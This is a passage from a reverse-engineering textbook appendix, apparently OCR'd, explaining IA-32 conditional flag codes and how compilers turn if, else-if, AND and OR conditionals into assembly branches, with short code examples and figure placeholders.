If Greater (G) If Not Less or Equal (NLE)	ZF=0 AND ((OF=0 AND SF=0) OR (OF=1 AND SF=1))	$X > Y$	Use ZF to confirm that the operands are unequal. Also use SF to check for either a positive result without an overflow, indicating that the first operand is greater, or a negative result with an overflow. The latter would indicate that the second operand was a low enough negative integer to produce a result too large to be represented by the destination (hence the overflow).
If Greater or Equal(GE) If Not Less (NL)	(OF=0 AND SF=0) OR (OF=1 AND SF=1)	$X >= Y$	This code is similar to the preceding code with the exception that it doesn't check ZF for zero, so it would also be satisfied by equal operands.
If Less (L) If Not Greater or Equal (NGE)	(OF=1 AND SF=0) OR (OF=0 AND SF=1)	$X < Y$	Check for OF=1 AND SF=0 indicating that *X* was lower than *Y* and the result was too low to be represented by the destination operand (you got an overflow and a positive result). The other case is OF=0 AND SF=1. This is a similar case, except that no overflow is generated, and the result is negative.

Table A.3 *(continued)*

MNEMONICS	FLAGS	SATISFIED WHEN	COMMENTS
If Less or Equal (LE) If Not Greater (NG)	ZF=1 OR ((OF=1 AND SF=0) OR (OF=0 AND SF=1))	*X* <= *Y*	This code is the same as the preceding code with the exception that it also checks ZF and so would also be satisfied if the operands are equal.

Unsigned Conditional Codes

Table A.4 presents the IA-32 conditional codes defined for unsigned operands. Note that in all unsigned conditional codes, overflows are detected using the carry flag (CF). This is because the arithmetic instructions use CF for indicating unsigned overflows.

Table A.4 Unsigned Conditional Codes

MNEMONICS	FLAGS	SATISFIED WHEN	COMMENTS
If Above (A) If Not Below or Equal (NBE)	CF=0 AND ZF=0	*X* > *Y*	Use CF to confirm that the second operand is not larger than the first (because then CF would be set), and ZF to confirm that the operands are unequal.
If Above or Equal (AE) If Not Below (NB) If Not Carry (NC)	CF = 0	*X* >= *Y*	This code is similar to the above with the exception that it only checks CF, so it would also be satisfied by equal operands.
If Below (B) If Not Above or Equal (NAE) If Carry (C)	CF=1	*X* < *Y*	When CF is set we know that the second operand is greater than the first because an overflow could only mean that the result was negative.

(continued)

Table A.4 *(continued)*

MNEMONICS	FLAGS	SATISFIED WHEN	COMMENTS
If Below or Equal (BE) If Not Above (NA)	CF=1 OR ZF=1	*X* <= *Y*	This code is the same as the above with the exception that it also checks ZF, and so would also be satisfied if the operands are equal.
If Equal (E) If Zero (Z)	ZF=1	*X* = *Y*	ZF is set so we know that the result was zero, meaning that the operands are equal.
If Not Equal (NE) If Not Zero (NZ)	ZF=0	*Z* != *Y*	ZF is unset so we know that the result was nonzero, which implies that the operands are unequal.

Control Flow & Program Layout

The vast majority of logic in the average computer program is implemented through branches. These are the most common programming constructs, regardless of the high-level language. A program tests one or more logical conditions, and branches to a different part of the program based on the result of the logical test. Identifying branches and figuring out their meaning and purpose is one of the most basic code-level reversing tasks.

The following sections introduce the most popular control flow constructs and program layout elements. I start with a discussion of procedures and how they are represented in assembly language and proceed to a discussion of the most common control flow constructs and to a comparison of their low-level representations with their high-level representations. The constructs discussed are single branch conditionals, two-way conditionals, *n*-way conditionals, and loops, among others.

Deciphering Functions

The most basic building block in a program is the procedure, or function. From a reversing standpoint functions are very easy to detect because of function *prologues* and *epilogues*. These are standard initialization sequences that compilers

generate for nearly every function. The particulars of these sequences depend on the specific compiler used and on other issues such as calling convention. Calling conventions are discussed in the section on calling conventions in Appendix C.

On IA-32 processors function are nearly always called using the `CALL` instruction, which stores the current instruction pointer in the stack and jumps to the function address. This makes it easy to distinguish function calls from other unconditional jumps.

Internal Functions

Internal functions are called from the same binary executable that contains their implementation. When compilers generate an internal function call sequence they usually just embed the function's address into the code, which makes it very easy to detect. The following is a common internal function call.

```
Call        CodeSectionAddress
```

Imported Functions

An imported function call takes place when a module is making a call into a function implemented in another binary executable. This is important because during the compilation process the compiler has no idea where the imported function can be found and is therefore unable to embed the function's address into the code (as is usually done with internal functions).

Imported function calls are implemented using the Import Directory and Import Address Table (see Chapter 3). The import directory is used in runtime for resolving the function's name with a matching function in the target executable, and the IAT stores the actual address of the target function. The caller then loads the function's pointer from the IAT and calls it. The following is an example of a typical imported function call:

```
call        DWORD PTR [IAT_Pointer]
```

Notice the `DWORD PTR` that precedes the pointer—it is important because it tells the CPU to jump not to the address of `IAT_Pointer` but to the address that is *pointed to* by `IAT_Pointer`. Also keep in mind that the pointer will usually not be named (depending on the disassembler) and will simply contain an address pointing into the IAT.

Detecting imported calls is easy because except for these types of calls, functions are rarely called indirectly through a hard-coded function pointer. I would, however, recommend that you determine the location of the IAT early on in reversing sessions and use it to confirm that a function is indeed

imported. Locating the IAT is quite easy and can be done with a variety of different tools that dump the module's PE header and provide the address of the IAT. Tools for dumping PE headers are discussed in Chapter 4.

Some disassemblers and debuggers will automatically indicate an imported function call (by internally checking the IAT address), thus saving you the trouble.

Single-Branch Conditionals

The most basic form of logic in most programs consists of a condition and an ensuing conditional branch. In high-level languages, this is written as an `if` statement with a condition and a block of conditional code that gets executed if the condition is satisfied. Here's a quick sample:

```
if (SomeVariable == 0)
        CallAFunction();
```

From a low-level perspective, implementing this statement requires a logical check to determine whether `SomeVariable` contains 0 or not, followed by code that skips the conditional block by performing a conditional jump if `SomeVariable` is nonzero. Figure A.1 depicts how this code snippet would typically map into assembly language.

The assembly language code in Figure A.1 uses `TEST` to perform a simple zero check for `EAX`. `TEST` works by performing a bitwise `AND` operation on `EAX` and setting flags to reflect the result (the actual result is discarded). This is an effective way to test whether `EAX` is zero or nonzero because `TEST` sets the zero flag (ZF) according to the result of the bitwise `AND` operation. Note that the condition is reversed: In the source code, the program was checking whether `SomeVariable` *equals* zero, but the compiler reversed the condition so that the conditional instruction (in this case a jump) checks whether `SomeVariable` is *nonzero*. This stems from the fact that the compiler-generated binary code is organized in memory in the same order as it is organized in the source code. Therefore if `SomeVariable` is nonzero, the compiler must *skip* the conditional code section and go straight to the code section that follows.

The bottom line is that in single-branch conditionals you must always reverse the meaning of the conditional jump in order to obtain the true high-level logical intention.




Figure A.1 High-level/low-level view of a single branch conditional sequence.

Two-Way Conditionals

Another fundamental functionality of high-level languages is to allow the use of two-way conditionals, typically implemented in high-level languages using the `if-else` keyword pair. A two-way conditional is different from a single-branch conditional in the sense that if the condition is not satisfied, the program executes an alternative code block and only then proceeds to the code that follows the `'if-else'` statement. These constructs are called two-way conditionals because the flow of the program is split into one of two different possible paths: the one in the `'if'` block, or the one in the `'else'` block.

Let's take a quick look at how compilers implement two-way conditionals. First of all, in two-way conditionals the conditional branch points to the `'else'` block and not to the code that follows the conditional statement. Second, the condition itself is almost always reversed (so that the jump to the `'else'` block only takes place when the condition is not satisfied), and the primary conditional block is placed right after the conditional jump (so that the conditional code gets executed if the condition *is* satisfied). The conditional block always ends with an unconditional jump that essentially skips the `'else'` block—this is a good indicator for identifying two-way conditionals. The `'else'` block is placed at the end of the conditional block, right after that unconditional jump. Figure A.2 shows what an average `if-else` statement looks like in assembly language.




Figure A.2 High-level/low-level view of a two-way conditional.

Notice the unconditional `JMP` right after the function call. That is where the first condition skips the else block and jumps to the code that follows. The basic pattern to look for when trying to detect a simple `'if-else'` statement in a disassembled program is a condition where the code that follows it ends with an unconditional jump.

Most high-level languages also support a slightly more complex version of a two-way conditional where a separate conditional statement is used for each of the two code blocks. This is usually implemented by combining the `'if'` and `else-if` keywords where each statement is used with a separate conditional statement. This way, if the first condition is not satisfied, the program jumps to the second condition, evaluates that one, and simply skips the entire conditional block if neither condition is satisfied. If one of the conditions is satisfied, the corresponding conditional block is executed, and execution just flows into the next program statement. Figure A.3 provides a high-level/low-level view of this type of control flow construct.

Multiple-Alternative Conditionals

Sometimes programmers create long statements with multiple conditions, where each condition leads to the execution of a different code block. One way to implement this in high-level languages is by using a "`switch`" block (discussed later), but it is also possible to do this using conventional `'if'` statements. The reason that programmers sometimes *must* use `'if'` statements is that they allow for more flexible conditional statements. The problem is that `'switch'` blocks don't support complex conditions, only the use of hard-coded constants. In contrast, a sequence of `'else-if'` statements allows for any kind of complex condition on each of the blocks—it is just more flexible.




Figure A.3 High-level/low-level view of a two-way conditional with two conditional statements.

The guidelines for identifying such blocks are very similar to the ones used for plain two-way conditionals in the previous section. The difference here is that the compiler adds additional "alternate blocks" that consist of one or more logical checks, the actual conditional code block, and the final `JMP` that skips to the end of the entire block. Of course, the `JMP` only gets executed if the condition is satisfied. Unlike `'switch'` blocks where several conditions can lead to the same code block, with these kinds of `'else-if'` blocks each condition is linked to just one code block. Figure A.4 demonstrates a four-way conditional sequence with one `'if'` and three alternate `'else-if'` paths that follow.

Compound Conditionals

In real-life, programs often use conditional statements that are based on more than just a single condition. It is very common to check two or more conditions in order to decide whether to enter a conditional code block or not. This slightly complicates things for reversers because the low-level code generated for a combination of logical checks is not always easy to decipher. The following sections demonstrate typical compound conditionals and how they are deciphered. I will begin by briefly discussing the most common logical operators used for constructing compound conditionals and proceed to demonstrate several different compound conditionals from both the low-level and the high-level perspectives.




Figure A.4 High-level/low-level view of conditional code with multiple alternate execution paths.

Logical Operators

High-level languages have special operators that allow the use of compound conditionals in a single conditional statement. When specifying more than one condition, the code must specify how the multiple conditions are to be combined.

The two most common operators for combining more than one logical statements are *AND* and *OR* (not to be confused with the bitwise logic operators).

As the name implies, *AND* (denoted as `&&` in C and C++) denotes that two statements must be satisfied for the condition to be considered true. Detecting such code in assembly language is usually very easy, because you will see two

consecutive conditions that conditionally branch to the same address. Here is an example:

```
cmp                    [Variable1], 100
jne                    AfterCondition
cmp                    [Variable2], 50
jne                    AfterCondition
ret
AfterCondition:
...
```

In this snippet, the revealing element is the fact that both conditional jumps point to the same address in the code (`AfterCondition`). The idea is simple: Check the first condition, and skip to end of the conditional block if not met. If the first condition is met, proceed to test the second condition and again, skip to the end of the conditional block if it is not met. The conditional code block is placed right after the second conditional branch (so that if neither branch is taken you immediately proceed to execute the conditional code block). Deciphering the actual conditions is the same as in a single statement condition, meaning that they are also reversed. In this case, testing that `Variable1` doesn't equal 100 means that the original code checked whether `Variable1` equals 100. Based on this information you can reconstruct the source code for this snippet:

```
if (Variable1 == 100 && Variable2 == 50)
                                                    return;
```

Figure A.5 demonstrates how the above high-level code maps to the assembly language code presented earlier.




Figure A.5 High-level/low-level view of a compound conditional statement with two conditions combined using the AND operator.

Another common logical operator is the *OR* operator, which is used for creating conditional statements that only require for *one* of the conditions specified to be satisfied. The *OR* operator means that the conditional statement is considered to be satisfied if either the first condition *or* the second condition is true. In C and C++, *OR* operators are denoted using the || symbol. Detecting conditional statements containing *OR* operators while reversing is slightly more complicated than detecting *AND* operators. The straightforward approach for implementing the *OR* operator is to use a conditional jump for each condition (without reversing the conditions) and add a final jump that skips the conditional code block if neither conditions are met. Here is an example of this strategy:

```
cmp                         [Variable1], 100
je                          ConditionalBlock
cmp                         [Variable2], 50
je                          ConditionalBlock
jmp                         AfterConditionalBlock
ConditionalBlock:
call     SomeFunction
AfterConditionalBlock:
...
```

Figure A.6 demonstrates how the preceding snippet maps into the original source code.




Figure A.6 High-level/low-level view of a compound conditional statement with two conditions combined using the *OR* operator.

Again, the most noticeable element in this snippet is the sequence of conditional jumps all pointing to the same code. Keep in mind that with this approach the conditional jumps actually point to the conditional block (as opposed to the previous cases that have been discussed, where conditional jumps point to the code that *follows* the conditional blocks). This approach is employed by GCC and several other compilers and has the advantage (at least from a reversing perspective) of being fairly readable and intuitive. It does have a minor performance disadvantage because of that final `JMP` that's reached when neither condition is met.

Other optimizing compilers such as the Microsoft compilers get around this problem of having an extra `JMP` by employing a slightly different approach for implementing the *OR* operator. The idea is that only the second condition is reversed and is pointed at the code after the conditional block, while the first condition still points to the conditional block itself. Figure A.7 illustrates what the same logic looks like when compiled using this approach.

The first condition checks whether `Variable1` equals 100, just as it's stated in the source code. The second condition has been reversed and is now checking whether `Variable2` *doesn't* equal 50. This is so because you want the first condition to jump to the conditional code if the condition is met and the second condition to *not* jump if the (reversed) condition is met. The second condition skips the conditional block when it is not met.




Figure A.7 High-level/low-level view of a conditional statement with two conditions combined using a more efficient version of the OR operator.

Simple Combinations

What happens when any of the logical operators are used to specify more than two conditions? Usually it is just a straightforward extension of the strategy employed for two conditions. For GCC this simply means another condition before the unconditional jump.

In the snippet shown in Figure A.8, `Variable1` and `Variable2` are compared against the same values as in the original sample, except that here we also have `Variable3` which is compared against 0. As long as all conditions are connected using an *OR* operator, the compiler will simply add extra conditional jumps that go to the conditional block. Again, the compiler will always place an unconditional jump right after the final conditional branch instruction. This unconditional jump will skip the conditional block and go directly to the code that follows it if none of the conditions are satisfied.

With the more optimized technique, the approach is the same, except that instead of using an unconditional jump, the last condition is reversed. The rest of the conditions are implemented as straight conditional jumps that point to the conditional code block. Figure A.9 shows what happens when the same code sample from Figure A.8 is compiled using the second technique.




Figure A.8 High-level/low-level view of a compound conditional statement with three conditions combined using the *OR* operator.




Figure A.9 High-level/low-level view of a conditional statement with three conditions combined using a more efficient version of the *OR* operator.

The idea is simple. When multiple *OR* operators are used, the compiler will produce multiple consecutive conditional jumps that each go to the conditional block if they are satisfied. The last condition will be reversed and will jump to the code right *after* the conditional block so that if the condition is met the jump won't occur and execution will proceed to the conditional block that resides right after that last conditional jump. In the preceding sample, the final check checks that `Variable3` *doesn't* equal zero, which is why it uses `JE`.

Let's now take a look at what happens when more than two conditions are combined using the *AND* operator (see Figure A.10). In this case, the compiler simply adds more and more reversed conditions that skip the conditional block if satisfied (keep in mind that the conditions are reversed) and continue to the next condition (or to the conditional block itself) if not satisfied.

Complex Combinations

High-level programming languages allow programmers to combine any number of conditions using the logical operators. This means that programmers can create complex combinations of conditional statements all combined using the logical operators.




Figure A.10 High-level/low-level view of a compound conditional statement with three conditions combined using the *AND* operator.

There are quite a few different combinations that programmers could use, and I could never possibly cover every one of those combinations. Instead, let's take a quick look at one combination and try and determine the general rules for properly deciphering these kinds of statements.

```
cmp                                                    [Variable1], 100
je                                                     ConditionalBlock
cmp                                                     [Variable2], 50
jne                                                 AfterConditionalBlock
cmp                                                        [Variable3], 0
je                                                  AfterConditionalBlock
ConditionalBlock:
call                                                          SomeFunction
AfterConditionalBlock:
...
```

This sample is identical to the previous sample of an optimized application of the *OR* logical operator, except that an additional condition has been added to test whether `Variable3` equals zero. If it is, the conditional code block is not executed. The following C code is a high-level representation of the preceding assembly language snippet.

```
if (Variable1 == 100 || (Variable2 == 50 && Variable3 != 0))
SomeFunction();
```

It is not easy to define truly generic rules for reading compound conditionals in assembly language, but the basic parameter to look for is the jump target address of each one of the conditional branches. Conditions combined using the *OR* operator will usually jump directly to the conditional code block, and their conditions will *not* be reversed (except for the last condition, which will point to the code that follows the conditional block and *will* be reversed). In contrast, conditions combined using the *AND* operator will tend to be reversed and jump to the code block that *follows* the conditional code block. When analyzing complex compound conditionals, you must simply use these basic rules to try and figure out each condition and see how the conditions are connected.

n-way Conditional (Switch Blocks)

